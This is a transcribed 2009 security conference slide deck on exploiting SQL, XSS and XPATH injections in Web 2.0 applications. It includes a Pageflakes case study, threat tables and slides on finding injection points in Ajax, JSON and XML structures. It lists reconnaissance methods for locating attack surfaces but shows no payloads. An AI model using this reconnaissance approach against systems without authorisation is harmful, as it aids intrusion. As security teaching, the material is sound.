Application Injections

Exploiting SQL, XSS & XPATH

Shreeraj Shah

Founder & Director
Blueinfy Solutions
shreeraj@blueinfy.com

ConfidEncE
15-16 may 2009 Krakow


Blueinfy

Who Am I?

http://shreeraj.blogspot.com
shreeraj@blueinfy.com
http://www.blueinfy.com

- **Founder & Director**
  - Blueinfy Solutions Pvt. Ltd.
  - SecurityExposure.com
- **Past experience**
  - Net Square, Chase, IBM & Foundstone
- **Interest**
  - Web security research
- **Published research**
  - Articles / Papers – Securityfocus, O'erilly, DevX, InformIT etc.
  - Tools – wsScanner, scanweb2.0, AppMap, AppCodeScan, AppPrint etc.
  - Advisories - .Net, Java servers etc.
- **Books (Author)**
  - Web 2.0 Security – Defending Ajax, RIA and SOA
  - Hacking Web Services
  - Web Hacking

Blueinfy




Real Case Study


- Web 2.0 Portal – Buy / Sell
- Technologies & Components – Dojo, Ajax, XML Services, Blog, Widgets
- Scan with tools/products **failed**
- Security issues and hacks
  - SQL injection over XML
  - Ajax driven XSS
  - Several XSS with Blog component
  - Several information leaks through JSON fuzzing

» HACKED & Exploited

» DEFENSE



Next Generation Architecture and Security



Web 2.0 Architecture

Documents

News

Weather

Mails

Bank/Trade

Internet

RSS feeds

Browser

Ajax

RIA (Flash)

HTML / JS / DOM

Internet

Web 2.0 Start


Blog

Database

Authentication

Application Infrastructure

Web Services End point



Web 2.0 Components

Protocol Layer

SOAP | XML-RPC | REST

HTTP/HTTPS

Server Layer

SOA/WOA | SaaS

Web Service | Ajax

Traditional | APIs

Ajax | Flash / RIA

HTML/CSS | JavaScript

Widget | DOM

Client Layer


JSON | XML

RSS/ATOM | Text

JS-Objects | Custom

Structure Layer

Case study - Pageflakes



Pageflakes

Google

Sign up

Click & Type Page Name

Add Page

Click here to create a page personalized with your interests.

Weather

New Delhi, India

Saturday	Sunday	Monday	Tuesday
97°/82° Scattered T-Storms	98°/85° T-Storms	100°/83° Scattered T-Storms	99°/83° Scattered T-Storms

Hourly Forecast | 10-Day Forecast

Powered by weather.com

New Delhi, India

New Delhi ready to join Beijing to ensure peace: Pranab - ...

TopNewsNew Delhi ready to join Beijing to ensure peace: PranabAll India Radio, India - 1 hour agoThe External Affairs Minister, Mr.Pranab Mukherjee has said New Delhi is ready to join hands with ... »


- Maruti launches new LPG variant of M800 - Hindu
- Rail traffic between Delhi and Rajasthan restored - Times of ...
- Govt likely to start two new IITs - Economic Times
- 60th IPC to be held in New Delhi - Express Pharma

Events in New Delhi, India

Photos for new delhi

Case study - Pageflakes

Widgets



Email

Please configure your email account

Calendar


Month View | Day View | Add Event

June 2008

Sun	Mon	Tue	Wed	Thu	Fri	Sat
1	2	3	4	5	6	7
8	9	10	1			
15	16	17	1			
22	23	24	2			
29	30	1				

Web Services

```
⊞ GET http://www.pageflakes.com/CoreServices.soap/GetPageContent?userGuid=%22a5a075d6-ccb4-4ea6-a3fb-a
⊞ GET http://www.pageflakes.com/RSSServices.soap/GetRSSChannelList (1141ms)
⊞ GET
http://www.pageflakes.com/ContentProxy.soap/GetUrl1?url=%22http%3A%2F%2Fpageflakes.weather.com%2Fwe
(390ms)
⊞ GET
http://www.pageflakes.com/RSSServices.soap/GetRSSChannel8?url=%22http%3A%2F%2Fnews.google.com%2Fne
(78ms)
⊞ GET http://www.pageflakes.com/ContentProxy.soap/GetUrl?url=%22http%3A%2F%2Fapi.flickr.com%2Fservices
⊞ GET http://www.pageflakes.com/flakes/EventsMap/EventsMapService.soap/GetAllCategories?flakeId=19159250
⊞ POST http://www.pageflakes.com/flakes/EventsMap/EventsMapService.soap/GetCachedMap (734ms)
⊞ GET http://www.pageflakes.com/flakes/EventsMap/EventsMapService.soap/GetPositionFromLocation?flakeId=19
⊞ POST http://www.pageflakes.com/flakes/EventsMap/EventsMapService.soap/GetEvents (1641ms)
```




Impact Points

- Application Infrastructure

Changing dimension	Web 1.0	Web 2.0
(AI1) Protocols	HTTP & HTTPS	SOAP, XML-RPC, REST etc. over HTTP & HTTPS
(AI2) Information structures	HTML transfer	XML, JSON, JS Objects etc.
(AI3) Communication methods	Synchronous Postback Refresh and Redirect	Asynchronous & Cross-domains (proxy)
(AI4) Information sharing	Single place information (No urge for integration)	Multiple sources (Urge for integrated information platform)

Blueinfy




Injections …

- Security Threats


Changing dimension	Web 1.0	Web 2.0
***(T1)* Entry points**	Structured	Scattered and multiple
***(T2)* Dependencies**	Limited	• Multiple technologies • Information sources • Protocols
***(T3)* Vulnerabilities**	Server side [Typical injections]	• Web services [Payloads] • Client side [XSS & XSRF]
***(T4)* Exploitation**	Server side exploitation	Both server and client side exploitation

Blueinfy




Security Issues

- Complex architecture and confusion with technologies
- Web 2.0 worms and viruses – Sammy, Yammaner & Spaceflash
- Ajax and JavaScripts – Client side attacks are on the rise
- Web Services attacks and exploitation
- Flash clients are running with risks




Security Issues

- Mashup and un-trusted sources
- RSS feeds manipulation and its integration
- Single Sign On and information convergence at one point
- Widgets and third-party components are bringing security concerns
- Old attacks with new carriers



Vulnerabilities & Exploits

- Clients side security
- XML protocols and issues
- Information sources and processing
- Information structures’ processing
- SOA and Web services issues
- Web 2.0 server side concerns



Injections

- SQL 2.0
- XSS
  - New vectors
  - In mashup framework
  - XML + XSS Injections
- XML processing – XPATH injections
- Few other injections…

Challenges

- How to identify possible hosts running the application? – Cross Domain.
- Identifying Ajax and RIA calls
- Dynamic DOM manipulations points
- Identifying XSS and XSRF vulnerabilities for Web 2.0
- Discovering back end Web Services - SOAP, XML-RPC or REST.
- How to fuzz XML and JSON structures?
- Web Services assessment and audit
- Client side code review
- Mashup and networked application points

Scanning…


Injection with frameworks

- Ajax based frameworks and identifying technologies.
- Running with what?
  - Atlas
  - GWT
  - Etc.
- Helps in identifying weakness of the application layer.
- Good idea on overall application usage.
- Fingerprinting RIA components running with Flash.
- Atlas/Ajax.NET script discovery and hidden entry points identification.
- Scanning for other frameworks.

Injection points

- Ajax running with various different structures.
- Developers are adding various different calls and methods for it.
- JavaScript can talk with back end sources.
- Mashups application talking with various sources.
- It has significant security impact.
- JSON, Array, JS-Object etc.
- Identifying and Discovery of structures.

Discovery



GET http://localhost/demos/ajax/ajax-struct/myjson.txt *(63ms)*

```
{ "firstName": "John", "lastName": "Smith", "address": { "streetAddress": "21 2nd Street", "city": "New
 York", "state": "NY", "postalCode": 10021 }, "phoneNumbers": [ "212 732-1234", "646 123-4567" ] }
```

GET http://localhost/demos/ajax/ajax-struct/profile.xml *(47ms)*

```
<?xml version="1.0" encoding="UTF-8"?>
<profile>
    <firstname>John</firstname>
    <lastname>Smith</lastname>
    <number>212-675-3292</number>
</profile>
```

GET http://localhost/demos/ajax/ajax-struct/js.txt *(62ms)*

```
firstname="John";
lastname="Smith";
number="212-234-9080";
```

GET http://localhost/demos/ajax/ajax-struct/array.txt *(78ms)*

```
new Array("John","Smith","212-456-2323")
```

